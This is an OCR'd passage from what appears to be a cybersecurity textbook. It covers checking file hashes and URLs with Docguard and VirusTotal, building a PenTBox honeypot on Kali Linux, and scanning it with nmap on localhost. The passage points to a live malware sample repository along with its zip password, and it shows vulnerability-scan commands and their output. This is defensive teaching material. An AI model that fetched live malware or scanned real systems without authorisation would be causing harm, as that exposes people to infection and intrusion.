


a9effadaaf45280c79984be52

Hash not found!

Figure 10.27 Hash summary. ⏎

Step 8: Copy the URL from https://www.kaggle.com/datasets/sid321axn/malicious-urls-dataset, paste the URL into Docguard and analyze as shown in Figure 10.28.



Clean

br-icloud.com.br

Feb, 19 2024 22:38

SHA256: 703f3acecfa0b1c73a48f83df64d52327dd5d83108c2c6a9c2b861e5eac941bf

Analyze Id: 4e399bcb-ccb1-44e9-b4a7-44535f0f3052

Malicious

www.ikenmijnkunst.nl

Jun. 14 2024 16:23

SHA256: 80730e56333732eba43a0ce825d9ab3402d5bcbc277ac226f6cbdb89fbd15e91

Analyze Id: efc33380-de36-489e-b404-3116e9118ec4

Figure 10.28 URL analysis using docguard. ⏎

10.3.2 VirusTotal

VirusTotal is a free online service that analyses suspicious files and URLs for potential malware. It acts as a central hub, leveraging the power of multiple antivirus engines and threat intelligence sources to provide a comprehensive report on the submitted item. VirusTotal reveals information about the script's functionality and potential infection attempts.

- **Multi-Engine Analysis:** VirusTotal scans files and URLs with dozens of antivirus engines, giving a broader perspective on potential threats.
- **Community Reporting:** The platform allows users to share information about identified malware, providing valuable insights for IOC analysis.
- **Historical Data:** VirusTotal maintains a vast database of analyzed files and URLs. You can search for existing information on known IOCs.
- **Hash Lookups:** Quickly determine if a file hash is associated with previously identified malware.

Follow the steps mentioned below to analyze the files from different datasets:

Step 1: Analyze the malicious Document Hash, which could be a Word document containing malicious macros. Search VirusTotal for the hash to see historical scan reports from various antivirus engines. Download a malware sample from https://github.com/LJ9859/Malware-Database. The password for all zip files is '1337' without the quotation marks.

Step 2: Analyze hashes/signatures of files which could be a JavaScript being used to steal data or redirect users. Copy hashes from https://github.com/bitdefender/malware-ioc/blob/master/metamorfo_malware/samples.hash

Step 3: Phishing URLs are analyzed and identified for suspicious elements like website age, content similarity to known phishing sites, and reports from other users. Copy URLs from https://www.kaggle.com/datasets/sid321axn/malicious-urls-dataset.

Step 4: Command and Control Server (C&C / C2): VirusTotal helps identify the server's purpose and potential malware families it communicates with. Download the C2 Server list from https://github.com/duggytuxy/Data-Shield_IPv4_Blocklist/tree/main


Step 5: Remote Access Trojan (RAT) File when uploaded to VirusTotal reveals its functionality, associated malware families, and potential detection rates by antivirus engines.

Similarly, use both Docguard and Virustotal to check each sample from Android Malware, Antivirus-Rouges, Browsers, Chrome Extensions, DOS, Downloader, Email worms & Bot Nets, Ransomware, Trojans, etc. Remember, these resources may contain malicious content, so proceed with caution and follow best practices for safe browsing.

10.4 SET UP HONEYPOT TO DETECT INTRUSIONS

Honeypots are software programs designed to gather information from cybercriminals and hackers. They come in several formats and can be utilized from both real and virtual locations. The information security sector is the main application for honeypots, which employ a variety of methods to capture hostile activity. Honeypots are a tool used by hackers to find weaknesses in their targets and learn how to attack those weaknesses. Honeypots gather data about hacking attempts, intrusions, and techniques for collecting data. Honeypot is essentially something that is easily accessible and attractive with dummy data, vulnerable services, and OS. The objective is to detect unauthorized activity or to learn more about an attacker or simply distract them.


Step 1: Log in to Kali Linux OS and it clone Pentbox Honeypot as displayed in Figure 10.29 using the command **sudo git clone https://github.com/technicaldada/pentbox.git**



```
┌──(kali㉿kali)-[~]
└─$ sudo git clone https://github.com/technicaldada/pentbox.git
[sudo] password for kali:
Cloning into 'pentbox'...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 25 (delta 1), reused 0 (delta 0), pack-reused 17
Receiving objects: 100% (25/25), 2.11 MiB | 2.57 MiB/s, done.
Resolving deltas: 100% (3/3), done.
```

Figure 10.29 Git clone PentBox honeypot. ⏎


Step 2: Go to the ‘pentbox’ directory and unzip pentbox.tar.gz file as shown in Figure 10.30.



```
┌──(kali㉿kali)-[~]
└─$ cd pentbox

┌──(kali㉿kali)-[~/pentbox]
└─$ ls -l
total 1524
-rw-r--r-- 1 root root    5613 Jun  3 13:05 README.md
-rw-r--r-- 1 root root 1550930 Jun  3 13:05 pentbox.tar.gz

┌──(kali㉿kali)-[~/pentbox]
└─$ sudo tar -zxvf pentbox.tar.gz
pentbox-1.8/lib/racket/racket/l2/.svn/text-base/llc.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/text-base/vlan.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/text-base/snap.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/text-base/vtp.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/text-base/misc.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/text-base/eightotwodotthree.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/text-base/ethernet.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/prop-base/llc.rb.svn-base
pentbox-1.8/lib/racket/racket/l2/.svn/prop-base/vlan.rb.svn-base
```

Figure 10.30 Unzip PentBox code. ⏎


Step 3: Make ‘pentbox.rb’ into an executable scriot and run as shown in Figure 10.31. Select Network tools (2) → Honeypot (3) option from the menu to install the honeypot.



```
┌──(kali㉿kali)-[~/pentbox/pentbox-1.8]
└─$ sudo ./pentbox.rb

 PenTBox 1.8
                                     .::!!!!!!!!:.
  .!!!!!:.                        .:!!!!!!!!!!!!
  ~~~~!!!!!!.                 .:!!!!!!!!!UWWW$$$
      :$$NWX!!:           .:!!!!!!!XUWW$$$$$$$$P
      $$$$$##WX!:      .<!!!!UW$$$$   $$$$$$$$#
      $$$$$  $$$UX   :!!UW$$$$$$$$$   4$$$$$*
      ^$$$B  $$$$      $$$$$$$$$$$$   d$$R*
        **$bd$$$$      '*$$$$$$$$$$$o+#
             ****          *******

──────── Menu         ruby3.1.2 @ x86_64-linux-gnu

1- Cryptography tools

2- Network tools

3- Web

4- Ip grabber

5- Geolocation ip

6- Mass attack

7- License and contact

8- Exit
```

Figure 10.31 Run PentBox script selecting network tool option. ⏎


Step 4: Select HoneyPot option and ‘Fast Auto Configuration’ (1), this will set up a localhost on port 80 as shown in Figure 10.32.



```
   → 3

// Honeypot //

You must run PenTBox with root privileges.

 Select option.

1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]

   → 1

  HONEYPOT ACTIVATED ON PORT 80 (2024-06-03 13:07:43 +0530)
```

Figure 10.32 Run web services on honeypot. ⏎

Step 5: Access the website that has been set up by the honeypot and activated on Port 80 as shown in Figure 10.33. The 'fake' website displays 'Access Denied' which the attacker may try to access using various tools and process – all recorded by the Honeypot and logged.




Access denied

2024-06-03 13:07:43 +0530

Figure 10.33 Access web services of honeypot. ⏎


Step 6: Check the Honeypot UI, which should be displaying 'Intrusion Attempt Detected' as shown in Figure 10.34. Now the Honeypot has started to log all events being performed by the user when trying to access the site on port 80.



```
 INTRUSION ATTEMPT DETECTED! from 127.0.0.1:57766 (2024-06-03 13:08:16 +0530)

GET / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1


 INTRUSION ATTEMPT DETECTED! from 127.0.0.1:59424 (2024-06-03 13:08:19 +0530)

GET /favicon.ico HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
```

Figure 10.34 Honeypot alert for intrusion attempt detection (User). ⏎


Step 7: Now we act as an attacker – so scan the honeypot for OS, Services, App Versions and Vulnerabilities from IP using NMAP as shown in Figure 10.35. This sends UPD and TCP packets to the target to display the results as response to the open ports, protocols, and services.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O -sV --script vulners localhost
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 13:14 IST
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:01:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000063s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLine
s, GetRequest, HTTPOptions, Help, Kerberos, RPCCheck, RTSPRequest, SMBProgNeg
, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|     <HEAD>
|     <TITLE>Access denied</TITLE>
|     </HEAD>
```

Figure 10.35 Scan honeypot using NMAP. ⏎


Step 8: Honeypot immediately detects the NMAP scan as displayed in Figure 10.36.



```
  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:42530 (2024-06-03 13:14:03 +0530)

GET / HTTP/1.0

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:39674 (2024-06-03 13:14:11 +0530)

OPTIONS / HTTP/1.0

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:39686 (2024-06-03 13:14:14 +0530)

OPTIONS / RTSP/1.0

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:39694 (2024-06-03 13:14:17 +0530)

l

  INTRUSION ATTEMPT DETECTED! from 127.0.0.1:42930 (2024-06-03 13:14:20 +0530)

GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0
```

Figure 10.36 Honeypot detecting NMAP scan. ⏎

